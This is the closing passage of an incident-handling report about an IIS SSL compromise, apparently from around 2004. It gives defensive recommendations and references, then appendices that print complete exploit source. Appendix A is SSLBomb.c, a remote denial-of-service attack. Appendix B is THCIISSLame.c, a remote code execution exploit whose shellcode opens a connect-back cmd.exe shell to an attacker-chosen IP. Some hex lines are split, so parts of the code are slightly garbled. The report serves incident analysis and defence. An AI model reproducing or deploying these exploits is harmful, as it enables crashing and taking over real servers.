Since there is a time lag between the patch certification and deployment, IH-Team recommended that instead of handling the patches globally the patches should be deployed locally. This will take advantage of local resources and faster deployment can be achieved.

3. HIDS and NIDS updates:
The batch file threat poses a real threat to the environment. Update the filters to include similar resources in the threat matrix. Files to include were with extension .bat, .pl, .exe, .com, and .cgi.

4. Firewall Rule update:
Firewall rules should be modified to only allow specific third party IP addresses to be connected from DMZ. This will increase the number of rule sets. But such rules will ensure no attempts are made on the SAML port, in case there is another security breach. That is to have port, direction and IP address restriction on a particular protocol.

5. Business Continuity Plan (BCP) threshold:
Lower the limit at which BCP can be activated. This was submitted to the business for consideration and subsequently approved.

References:

Anderson, Kent. "Intelligence-Based Threat Assessments for Information Networks and Infrastructures." January 25, 1999. Global Technology Research, Inc. October, 2004. http://www.aracnet.com/~kea/Papers/threat_white_paper.shtml

ArcSignt Inc. "TrueThreat Risk Correlation". October, 2004. http://www.arcsight.com/product_info01.htm

Berrueta, David Barroso. Omella, Alfredo Andres. "SSLBomb.C". Exploit Code. Apr 15, 2004. Packet Storm. October, 2004. http://packetstormsecurity.org/0404-exploits/sslbomb.c

Carell, Rudi. "Entrust Getaccess". Neohapsis Archives. July, 2001. Neohapsis. October, 2004. http://archives.neohapsis.com/archives/bugtraq/2001-07/0662.html

Common Vulnerabilities and Exposures (CVE). "CAN-2001-1024". October, 2004. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-1024

Common Vulnerabilities and Exposures (CVE). "CAN-2003-0719". October, 2004. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

Common Vulnerabilities and Exposures (CVE). "CAN-2004-0120". October, 2004. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0120

Cyberpunk, Johnny. THCIISSlame.C. Exploit Code. Apr 22, 2004. The Hacker's Choice. October, 2004. http://packetstormsecurity.org/0404-exploits/THCIISSLame.c

GNU GCC Compiler. Linux C/C++ Compiler. September 2004. Free Software Foundation, Inc. October, 2004. http://gcc.gnu.org/gcc-3.4/

International Engineering Task Force. "Internet X.509 Public Key Infrastructure Certificate and CRL Profile". January, 1999. Specification of Public Key Infrastructure. October, 2004. http://www.ietf.org/rfc/rfc2459.txt

International Engineering Task Force. "The Secure Sockets Layer Protocol (SSL)". April, 1995. Presentation on SSL protocol. October, 2004. http://www.ietf.org/proceedings/95apr/sec/cat.elgamal.slides.html

Internet Security Systems. Internet Scanner. October, 2004. http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php

ISS X-Force Database. "Entrust-getaccess-execute-commands (6915)". Entrust Vulnerability. Jul 27 2001. Internet Security Systems. October, 2004. http://www.iss.net/security_center/static/6915.php

Metasploit Project. "lsass_ms04_011". June 2004. Exploit Module. October, 2004. http://www.metasploit.com/projects/Framework/exploits.html#lsass_ms04_011

Metasploit Project. "windows_ssl_pct". June 2004. Exploit Module. October, 2004. http://www.metasploit.com/projects/Framework/exploits.html#windows_ssl_pct

Microsoft Corporation. "Microsoft Security Bulletin MS04-011". August 10, 2004. Security Update for Microsoft Windows (835732). October, 2004. http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

Microsoft Corporation. "Microsoft Windows 2000". September 16, 2004. October, 2004. http://www.microsoft.com/windows2000/

Microsoft Corporation. "Microsoft Windows NT 4.0". April 16, 2004. October, 2004. http://www.microsoft.com/ntserver/

Microsoft Corporation. Internet Information Services (IIS). Microsoft Web server. October, 2004. http://www.microsoft.com/WindowsServer2003/iis/default.mspx

Microsoft Corporation. Microsoft Security Advisor Program. Glossary of Terms. October, 2004. http://www.microsoft.com/technet/security/bulletin/glossary.mspx

Microsoft Corporation. Microsoft Visual C++ Toolkit 2003. July, 2004. MS C++ Compiler. October, 2004. http://msdn.microsoft.com/visualc/vctoolkit2003/

Nessus. "Microsoft Hotfix for KB835732 IIS SSL check". 2004. A remote security scanner. Tenable Network Security. October, 2004. http://cvsweb.nessus.org/cgi-bin/cvsweb.cgi/~checkout~/nessus-plugins/scripts/ms_kb835732_ssl.nasl?content-type=text/plain

Rizzo, Juliano. "SSLPCT.txt". An analysis of PCT vulnerability. May 4, 2004. Packet Storm. October, 2004. http://packetstormsecurity.org/papers/bypass/SSLPCT.txt

Snort Signature Database. "GEN:SID 1:2520" October, 2004. http://www.snort.org/snort-db/sid.html?sid=2520

Snort Signature. Database "GEN:SID 1:2521" October, 2004. http://www.snort.org/snort-db/sid.html?sid=2521

Snort Signature. Database "GEN:SID 1:2522" October, 2004. http://www.snort.org/snort-db/sid.html?sid=2522

Snort Signature. Database "GEN:SID 1:976" October, 2004. http://www.snort.org/snort-db/sid.html?sid=976

Snort. Open Source Network Intrusion Detection System. Sep 13, 2004. SourceFire Inc. October, 2004. http://www.snort.org

Sollins, K. R. "Trivial File Transfer Protocol". June, 1981. October, 2004. http://www.cse.ohio-state.edu/cgi-bin/rfc/rfc0783.html

Song, Doug. "Fragrouter". Oct 22, 2001. SecurityFocus. October, 2004. http://www.securityfocus.com/tools/176

The Hacker's Choice. October, 2004. http://www.thc.org

Thomas, Stephen A. Wave7 Optics, "SSL and TLS Essentials: Securing the Web". May 25, 2001. TechOnLine. October, 2004. http://www.techonline.com/community/ed_resource/feature_article/14364

United State Computer Emergency Readiness Team. "Vulnerability Note VU#150236". Microsoft Windows Secure Sockets Layer (SSL) library vulnerable to DoS. 14 April, 2004. US-CERT. October, 2004. http://www.kb.cert.org/vuls/id/150236

Appendix A – SSLbomb.C Source Code.

```
/*
 * Microsoft SSL Remote Denial of Service
 * MS04-011
 *
 * Tested succesfully against IIS 5.0 with SSL.
 *
 * David Barroso Berrueta <dbarroso@s21sec.com>
 * Alfredo Andres Omella <aandres@s21sec.com>
 *
 * S21sec - www.s21sec.com
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include <arpa/nameser.h>
#include <errno.h>

int exist_host( char *, u_long *);
void  init_hello(void);


/* begin cipher suites: */
char cipher_suites[] = /* 52 */
{0x00,0x39,0x00,0x38,0x00,0x35,0x00,0x16,0x00,0x13,0x00,0x0A,0x00,0x33,0x00
,0x32,0x00,0x2F,0x00,0x66,0x00,0x05,0x00,0x04,0x00,0x63,0x00,0x62,0x00,0x61
,0x00,0x15,0x00,0x12,0x00,0x09,0x00,0x65,0x00,0x64,0x00,0x60,0x00,0x14,0x00
,0x11,0x00,0x08,0x00,0x06,0x00,0x03};

/* begin binary data: */
char bin_data[] = /* 1308 */
{0x16,0x03,0x00,0x03,0xB8,0x01,0x00,0x03,0xB4,0x00,0x03,0xB1,0x00,0x03,0xAE
,0x30,0x82,0x03,0xAA,0x30,0x82,0x03,0x13,0xA0,0x03,0x02,0x01,0x02,0x02,0x01
,0x00,0x30,0x0D,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x01,0x04,0x05
,0x00,0x30,0x81,0x9B,0x31,0x0B,0x30,0x09,0x06,0x03,0x55,0x04,0x06,0x13,0x02
```

,0x45,0x53,0x31,0x11,0x30,0x0F,0x06,0x03,0x55,0x04,0x08,0x13,0x08,0x50,0x61
,0x6C,0x65,0x6E,0x63,0x69,0x61,0x31,0x14,0x30,0x12,0x06,0x03,0x55,0x04,0x07
,0x13,0x0B,0x54,0x6F,0x72,0x72,0x65,0x62,0x6C,0x61,0x63,0x6F,0x73,0x31,0x0F
,0x30,0x0D,0x06,0x03,0x55,0x04,0x0A,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63
,0x31,0x19,0x30,0x17,0x06,0x03,0x55,0x04,0x0B,0x13,0x10,0x77,0x77,0x77,0x2E
,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x31,0x0F,0x30
,0x0D,0x06,0x03,0x55,0x04,0x03,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63,0x31
,0x26,0x30,0x24,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x09,0x01,0x16
,0x17,0x64,0x65,0x76,0x65,0x6C,0x6F,0x70,0x65,0x72,0x73,0x40,0x77,0x61,0x73
,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x30,0x1E,0x17,0x0D,0x30,0x34
,0x30,0x34,0x31,0x33,0x30,0x38,0x33,0x30,0x35,0x39,0x5A,0x17,0x0D,0x30,0x35
,0x30,0x34,0x31,0x33,0x30,0x38,0x33,0x30,0x35,0x39,0x5A,0x30,0x81,0x9B,0x31
,0x0B,0x30,0x09,0x06,0x03,0x55,0x04,0x06,0x13,0x02,0x45,0x53,0x31,0x11,0x30
,0x0F,0x06,0x03,0x55,0x04,0x08,0x13,0x08,0x50,0x61,0x6C,0x65,0x6E,0x63,0x69
,0x61,0x31,0x14,0x30,0x12,0x06,0x03,0x55,0x04,0x07,0x13,0x0B,0x54,0x6F,0x72
,0x72,0x65,0x62,0x6C,0x61,0x63,0x6F,0x73,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55
,0x04,0x0A,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63,0x31,0x19,0x30,0x17,0x06
,0x03,0x55,0x04,0x0B,0x13,0x10,0x77,0x77,0x77,0x2E,0x77,0x61,0x73,0x61,0x68
,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55,0x04
,0x03,0x13,0x06,0x53,0x32,0x31,0x73,0x65,0x63,0x31,0x26,0x30,0x24,0x06,0x09
,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x09,0x01,0x16,0x17,0x64,0x65,0x76,0x65
,0x6C,0x6F,0x70,0x65,0x72,0x73,0x40,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F
,0x2E,0x6F,0x72,0x67,0x30,0x81,0x9F,0x30,0x0D,0x06,0x09,0x2A,0x86,0x48,0x86
,0xF7,0x0D,0x01,0x01,0x01,0x05,0x00,0x03,0x81,0x8D,0x00,0x30,0x81,0x89,0x02
,0x81,0x81,0x00,0xC4,0x76,0x8B,0x8E,0x3A,0x00,0x70,0xD7,0xA0,0x36,0xCF,0xFC
,0xE8,0xBF,0x2E,0x18,0x83,0xB0,0xC5,0x7C,0x64,0x2F,0xF7,0xA8,0x31,0x70,0xF4
,0xBF,0x31,0x1D,0x81,0x57,0xD7,0x37,0xF9,0xDD,0x7C,0x4E,0xDF,0xB9,0xE2,0xA
F
,0x69,0x79,0xB3,0xD5,0x59,0x91,0xED,0x27,0xF0,0x44,0x0A,0xC4,0x3C,0x43,0xF9
,0xE8,0x03,0xAE,0x10,0xDD,0x8B,0x52,0xC0,0x33,0xD7,0x9D,0x6D,0xE3,0xFF,0x03
,0x4B,0x89,0x2F,0x1A,0x73,0xCD,0x11,0x8A,0xD1,0xC1,0x40,0x21,0x2F,0x57,0x22
,0x23,0xF5,0x30,0xF8,0x8A,0x0B,0x02,0xDC,0x31,0xB5,0x4C,0xD9,0xCC,0x5A,0x83
,0xD8,0x7F,0x0A,0xC1,0x5F,0xA6,0x43,0x6C,0xD4,0xEC,0x9F,0x2F,0xEC,0x9A,0x01
,0x63,0x6D,0x30,0x11,0xB9,0xDA,0x73,0x53,0xC2,0x92,0x6B,0x02,0x03,0x01,0x00
,0x01,0xA3,0x81,0xFB,0x30,0x81,0xF8,0x30,0x1D,0x06,0x03,0x55,0x1D,0x0E,0x04
,0x16,0x04,0x14,0xE9,0x66,0x7B,0x58,0x23,0xA2,0x35,0x0F,0xD4,0x31,0x7C,0xAE
,0xC6,0x87,0x64,0x38,0x4E,0xAB,0xAA,0x58,0x30,0x81,0xC8,0x06,0x03,0x55,0x1D
,0x23,0x04,0x81,0xC0,0x30,0x81,0xBD,0x80,0x14,0xE9,0x66,0x7B,0x58,0x23,0xA2
,0x35,0x0F,0xD4,0x31,0x7C,0xAE,0xC6,0x87,0x64,0x38,0x4E,0xAB,0xAA,0x58,0xA1
,0x81,0xA1,0xA4,0x81,0x9E,0x30,0x81,0x9B,0x31,0x0B,0x30,0x09,0x06,0x03,0x55
,0x04,0x06,0x13,0x02,0x45,0x53,0x31,0x11,0x30,0x0F,0x06,0x03,0x55,0x04,0x08
,0x13,0x08,0x50,0x61,0x6C,0x65,0x6E,0x63,0x69,0x61,0x31,0x14,0x30,0x12,0x06
,0x03,0x55,0x04,0x07,0x13,0x0B,0x54,0x6F,0x72,0x72,0x65,0x62,0x6C,0x61,0x63
,0x6F,0x73,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55,0x04,0x0A,0x13,0x06,0x53,0x32
,0x31,0x73,0x65,0x63,0x31,0x19,0x30,0x17,0x06,0x03,0x55,0x04,0x0B,0x13,0x10
,0x77,0x77,0x77,0x2E,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72

,0x67,0x31,0x0F,0x30,0x0D,0x06,0x03,0x55,0x04,0x03,0x13,0x06,0x53,0x32,0x31
,0x73,0x65,0x63,0x31,0x26,0x30,0x24,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D
,0x01,0x09,0x01,0x16,0x17,0x64,0x65,0x76,0x65,0x6C,0x6F,0x70,0x65,0x72,0x73
,0x40,0x77,0x61,0x73,0x61,0x68,0x65,0x72,0x6F,0x2E,0x6F,0x72,0x67,0x82,0x01
,0x00,0x30,0x0C,0x06,0x03,0x55,0x1D,0x13,0x04,0x05,0x30,0x03,0x01,0x01,0xFF
,0x30,0x0D,0x06,0x09,0x2A,0x86,0x48,0x86,0xF7,0x0D,0x01,0x01,0x04,0x05,0x00
,0x03,0x81,0x81,0x00,0x75,0x2D,0x19,0xE1,0xAD,0x19,0x77,0x75,0xCB,0xCB,0x76
,0x88,0x38,0xF8,0xD5,0x27,0xD2,0xAB,0x79,0x7F,0x39,0x4A,0x9C,0x56,0x9A,0x5F
,0xCA,0x0C,0xAC,0x21,0x16,0xF6,0xF5,0xE2,0xE8,0xE1,0xB9,0xC2,0x29,0x25,0x52
,0xAF,0xF1,0x83,0x28,0xB0,0x00,0x7B,0xA6,0x12,0xE6,0xC7,0x4D,0x93,0x0C,0x7E
,0xD0,0x83,0x1E,0x59,0x4D,0xEB,0xDF,0xDC,0xED,0x05,0x01,0x84,0xC7,0x92,0x52
,0x65,0x26,0xAA,0x08,0x45,0x65,0x5A,0xB6,0x33,0xDC,0x2A,0xBB,0x85,0x26,0x14
,0x9C,0xBD,0xED,0xFB,0xBB,0x53,0xB3,0xA4,0xB3,0x27,0xC7,0x25,0x02,0xD4,0x0
D
,0xAA,0x5E,0x2F,0x53,0xD4,0x1F,0xFB,0xFE,0x07,0x24,0xC6,0x27,0x65,0x59,0x35
,0x43,0x7D,0x28,0xD7,0x42,0x11,0x57,0x84,0x17,0x0D,0x99,0x2B,0x16,0x03,0x00
,0x00,0x84,0x10,0x00,0x00,0x80,0x2A,0x68,0x9A,0xBC,0x58,0x4D,0xA8,0xDD,0xD3
,0x95,0xC0,0xF2,0x70,0x98,0xC8,0xBE,0xE5,0x0C,0x0D,0xC1,0x40,0xD5,0x95,0x17
,0xD6,0xBF,0x04,0x2B,0xEB,0x18,0x54,0x2D,0x9F,0x72,0x55,0xCA,0x84,0x26,0xF2
,0xAF,0xFA,0x13,0xE2,0x15,0x9A,0x88,0x31,0x92,0xC5,0x1E,0xB7,0xF8,0xD7,0x2D
,0x97,0x9A,0x46,0xEF,0x73,0xFF,0xB3,0xA1,0x92,0x0B,0x64,0xC5,0xC8,0xA9,0xBB
,0x24,0xE5,0xD2,0x4B,0x49,0x0D,0x1B,0xB1,0x5F,0xE4,0x5E,0x2E,0x60,0x29,0x48
,0xB5,0xC2,0x1C,0xA5,0x53,0x7B,0x7B,0x55,0xFD,0x1A,0xAF,0x89,0x0B,0x0B,0xB
4
,0x91,0x0E,0xE5,0x32,0x90,0xCD,0xB4,0xC5,0xD6,0x30,0x01,0xCD,0x83,0x29,0xDA
,0x4D,0xA5,0x51,0x0B,0x95,0xDC,0xF0,0x83,0x3C,0x81,0x18,0x3D,0x90,0x83,0x16
,0x03,0x00,0x00,0x86,0x0F,0x00,0x00,0x82,0x00,0x80,0xC0,0x56,0x18,0x55,0x92
,0xEF,0x42,0xC2,0x96,0xB5,0x9D,0x81,0x9D,0x3E,0x2A,0x9C,0x60,0x9B,0x9F,0x65
,0xF7,0xFF,0xD0,0xE8,0x2E,0xB9,0x58,0x3A,0xDC,0x68,0xA3,0xBD,0x05,0x5B,0x28
,0x66,0xF5,0x23,0x87,0xE7,0x0C,0xCE,0xD1,0x07,0x4D,0x8D,0xB8,0x40,0x86,0x12
,0xFF,0x60,0x73,0x0F,0xA6,0x91,0x71,0xAC,0x23,0xCC,0x5A,0xB1,0x5C,0xAD,0x62
,0xD5,0xE9,0x73,0xC7,0xCC,0x13,0x95,0x08,0xCE,0xD9,0x75,0xB4,0xB1,0xE5,0x46
,0x0C,0x85,0xE1,0x50,0x1A,0xBC,0x53,0x4B,0xD1,0x5B,0x1A,0xD7,0x7A,0xD7,0x4
7
,0xC5,0xFC,0x5B,0xA8,0x19,0xB8,0x6D,0xF6,0xD6,0x7B,0x97,0x38,0xD4,0x71,0x3E
,0x60,0xA3,0xCB,0x02,0x4C,0xB5,0x26,0xEE,0xB4,0xF9,0x31,0x3F,0xB7,0xAE,0x65
,0xBC,0x4C,0x6F,0x14,0x03,0x00,0x00,0x01,0x01,0x16,0x03,0x00,0x00,0x40,0x72
,0x12,0x84,0x91,0x08,0x56,0xDC,0x9A,0x1F,0x49,0x35,0x9F,0xC7,0x70,0x16,0x14
,0xAE,0xED,0x32,0x89,0x46,0x10,0x18,0x73,0xB5,0x40,0xB7,0xBA,0xCC,0xB0,0x75
,0xCF,0x96,0x3E,0xDC,0x0F,0x97,0xEE,0xDC,0x3A,0x0F,0xB7,0xD2,0xCD,0x8B,0x0
C
,0x99,0xDB,0xA6,0x1E,0xD0,0xF9,0x32,0xCD,0x3B,0xE6,0x32,0xBD,0xC4,0xA9,0x6
2
,0x2F,0xD5,0xC6};

```
struct ssl_hello {
        char handshake;
        short version;
        short length;
        char client_hello;
        char client_length[3];
        short client_version;
        int timestamp;
        char random_bytes[28];
        char session_id_length;
        char session_id[32];
        short cipher_length;
        char cipher_suite[52];
        char compression_length;
        char compression_method;
} __attribute__((packed)) ssl_hello;

int tls;


int
main(int argc, char *argv[])
{
  struct sockaddr_in addr;
  int sock,i;
  char buffer[32];

  setvbuf(stdout, NULL, _IONBF, 0);

  printf("\n<*> S21sec Microsoft IIS 5.0 SSL/TLS Remote DoS <*>\n\n");

  tls=0;

  if ((argc != 4) && (argc != 3))
  {
    printf("    Usage: %s [host] [port] {t}\n", argv[0]);
    printf("        host - Host (name/IP) to connect to.\n");
    printf("        port - TCP port to connect to.\n");
    printf("           t - Enable TLS (disabled by default).\n\n");
    exit(1);
  }

  if (argc == 4)
  {
    if ( strcmp(argv[3], "t"))
    {
```

```
    printf(" -> Ouch!! What is '%s'?\n\n",argv[3]);
    exit(1);
  }
  else
  {
    tls=1;
    bin_data[2]=0x01;
  }
}

memset(&addr, 0, sizeof(addr));

addr.sin_family      = AF_INET;
addr.sin_port        = htons(atoi(argv[2]));

if ( exist_host( argv[1], (u_long *)&(addr.sin_addr.s_addr) ) )
{
  printf(" -> Ouch!! Wrong or nonexistant host '%s'!!\n\n",argv[1]);
  exit(1);
}

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
  printf(" -> Error on socket(): %s\n", strerror(errno));
  exit(1);
}

printf(" -> Connecting to %s:%s...",argv[1],argv[2]);
if (connect(sock, (struct sockaddr *)&addr, sizeof(addr)) == -1)
{
  printf("\n -> Error on connect(): %s\n", strerror(errno));
  exit(1);
}

init_hello();

printf(" OK\n -> Sending %s Client Hello...",((tls)?"TLS":"SSL"));
if (write(sock, (void *)&ssl_hello, sizeof(struct ssl_hello)) == -1)
{
  printf("\n -> Error on write(): %s\n", strerror(errno));
  exit(1);
}

printf(" OK\n -> Waiting for %s Server Hello...",((tls)?"TLS":"SSL"));
if (read(sock, (void *)buffer, sizeof(buffer)) == -1)
{
```

```
    printf("\n -> Error on read(): %s\n", strerror(errno));
    exit(1);
  }

  printf(" OK\n -> Sending bomb...");
  if (write(sock, (void *)bin_data, sizeof(bin_data)) == -1)
  {
    printf("\n -> Error on write(): %s\n", strerror(errno));
    exit(1);
  }

  for (i=0; i<6 ; i++)
  {
    printf(" B00M!!");
    usleep(350000);
  }

  close(sock);

  printf("\n ->\n -> OK. If DoS has been worked you will not be able to negotiate %s
with %s:%s\n\n",
        ((tls)?"TLS":"SSL"),argv[1],argv[2]);

  exit(0);
}


int
exist_host( char *nom_host, u_long *bin_host )
{
 struct hostent *hinfo;
 struct sockaddr_in host_tmp;
 struct in_addr host_binario;

 memset( (char *)&host_tmp, 0, sizeof(host_tmp) );
 memset( (char *)&host_binario, 0, sizeof(host_binario) );

 host_tmp.sin_family = AF_INET;

 if ( inet_aton( nom_host, &host_binario) )
 {
   memcpy(  (char *)bin_host, (char *)&host_binario, sizeof(host_binario));
   return 0;
 }

 if ( (hinfo = gethostbyname( nom_host )) ) /* Put nom_host into bin_host */
```

```
  {
    memcpy((char *)&host_tmp.sin_addr, hinfo->h_addr, hinfo->h_length);
    memcpy((char *)bin_host, (char *) &host_tmp.sin_addr.s_addr,
           sizeof( host_tmp.sin_addr.s_addr));
    return 0;
  }

 return 1;
}


void
init_hello(void)
{
  ssl_hello.handshake = 0x16;

  if (!tls)
    ssl_hello.version = htons(0x0300);
  else
    ssl_hello.version = htons(0x0301);

  ssl_hello.length = htons(0x007f);
  ssl_hello.client_hello = 0x01;

  memcpy((void *)ssl_hello.client_length, (void *)"\x00\x00\x7b", 3);

  if (!tls)
    ssl_hello.client_version = htons(0x0300);
  else
    ssl_hello.client_version = htons(0x0301);

  ssl_hello.timestamp = htonl(0x407babc0);

  memset((void *) ssl_hello.random_bytes, 0x66, 28);

  ssl_hello.session_id_length = 0x20;

  memset((void *) ssl_hello.session_id, 0x66, 32);

  ssl_hello.cipher_length = htons(0x0034);

  memcpy((void *)ssl_hello.cipher_suite, (void *)cipher_suites, sizeof(cipher_suites));

  ssl_hello.compression_length = 0x01;
  ssl_hello.compression_method = 0x00;
}
```

Appendix B. THCIISSLame.C Source Code.

```
/*********************************************************************
******/
/* THCIISSLame 0.2 - IIS 5 SSL remote root exploit                    */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)                  */
/* THC PUBLIC SOURCE MATERIALS                                        */
/*                                                                    */
/* Bug was found by Internet Security Systems                         */
/* Reversing credits of the bug go to Halvar Flake                    */
/*                                                                    */
/* compile with MS Visual C++ : cl THCIISSLame.c                      */
/*                                                                    */
/* This little update uses a connectback shell !                      */
/*                                                                    */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, FtR and Random                                      */
/*********************************************************************
******/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")

#define jumper    "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"

char sslshit[] =
"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\x7a\x69\x7f\x00\x00\x01\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
```

```
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x89\xce\x31\xdb\x53"
"\x53\x53\x53\x56\x46\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30"
"\x6a\x10\x55\x57\xff\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55"
"\x55\xff\x55\xec\x8d\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65"
"\x68\x5c\x63\x6d\x64\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57"
"\x53\x53\xfe\xca\x01\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88"
"\x50\xb1\x08\x53\x53\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff"
"\x55\xf0\x6a\xff\xff\x55\xe4";

void usage();
void shell(int sock);

int main(int argc, char *argv[])
{
  unsigned int i,sock,sock2,sock3,addr,rc,len=16;
  unsigned char *badbuf,*p;
  unsigned long offset = 0x6741a1cd;
  unsigned long XOR = 0xffffffff;

  unsigned short cbport;
  unsigned long  cbip;

  struct sockaddr_in mytcp;
  struct hostent * hp;
  WSADATA wsaData;

  printf("\nTHCIISSLame v0.2 - IIS 5.0 SSL remote root exploit\n");
  printf("tested on Windows 2000 Server german/english SP4\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");

  if(argc<4 || argc>4)
   usage();

  badbuf = malloc(327);
  memset(badbuf,0,327);

  printf("\n[*] building buffer\n");

  p = badbuf;

  memcpy(p,sslshit,sizeof(sslshit));

  p+=sizeof(sslshit)-1;

  strcat(p,jumper);
```

```
strcat(p,greetings_to_microsoft);

offset^=XOR;
strncat(p,(unsigned char *)&offset,4);

cbport = htons((unsigned short)atoi(argv[3]));
cbip = inet_addr(argv[2]);
memcpy(&shellcode[2],&cbport,2);
memcpy(&shellcode[4],&cbip,4);

strcat(p,shellcode);

if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
{
 printf("WSAStartup failed !\n");
 exit(-1);
}

hp = gethostbyname(argv[1]);

if (!hp){
 addr = inet_addr(argv[1]);
}
if ((!hp)  && (addr == INADDR_NONE) )
{
 printf("Unable to resolve %s\n",argv[1]);
 exit(-1);
}

sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (!sock)
{
 printf("socket() error...\n");
 exit(-1);
}

if (hp != NULL)
 memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
else
 mytcp.sin_addr.s_addr = addr;

if (hp)
 mytcp.sin_family = hp->h_addrtype;
else
 mytcp.sin_family = AF_INET;
```

```
mytcp.sin_port=htons(443);

printf("[*] connecting the target\n");

rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
if(rc==0)
{
   send(sock,badbuf,326,0);
   printf("[*] exploit send\n");
   Sleep(500);

   mytcp.sin_addr.s_addr = 0;
   mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

   sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

   rc=bind(sock2,(struct sockaddr *)&mytcp,16);
   if(rc!=0)
   {
    printf("bind error() %d\n",WSAGetLastError());
    exit(-1);
   }

   rc=listen(sock2,1);
   if(rc!=0)
   {
    printf("listen error()\n");
    exit(-1);
   }

   printf("[*] waiting for shell\n");
   sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
   if(sock3)
   {
    printf("[*] Exploit successful ! Have fun !\n");
    printf("[*] -------------------------------------------------------------\n\n");
    shell(sock3);
   }
}
else
{
 printf("\nCan't connect to ssl port 443!\n");
 exit(-1);
}
```

```
 shutdown(sock,1);
 closesocket(sock);
 shutdown(sock,2);
 closesocket(sock2);
 shutdown(sock,3);
 closesocket(sock3);

 free(badbuf);

 exit(0);
}

void usage()
{
 unsigned int a;
 printf("\nUsage:  <victim-host> <connectback-ip> <connectback port>\n");
 printf("Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337\n\n");
 exit(0);
}

void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];

 time.tv_sec = 1;
 time.tv_usec = 0;

 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
```

```
  {
   printf ("bye bye...\n");
   return;
  }
 }
 else
 {
  l = read (0, buf, sizeof (buf));
  if (l <= 0)
  {
   printf("bye bye...\n");
   return;
  }
  l = send(sock, buf, l, 0);
  if (l <= 0)
  {
   printf("bye bye...\n");
   return;
  }
 }
}
```

Appendix C : Getcmd.bat and Getcmd.class Source Code.

----- batch file content--------
//Setting up the class path for the class to work properly

```
CLASSPATH=".;../../cgi-
bin;../../../java/lib/rt.jar;../../../Service/lib/i18n.jar;../../../lib/JavaX.jar

export CLASSPATH

//classpath is now properly setup.

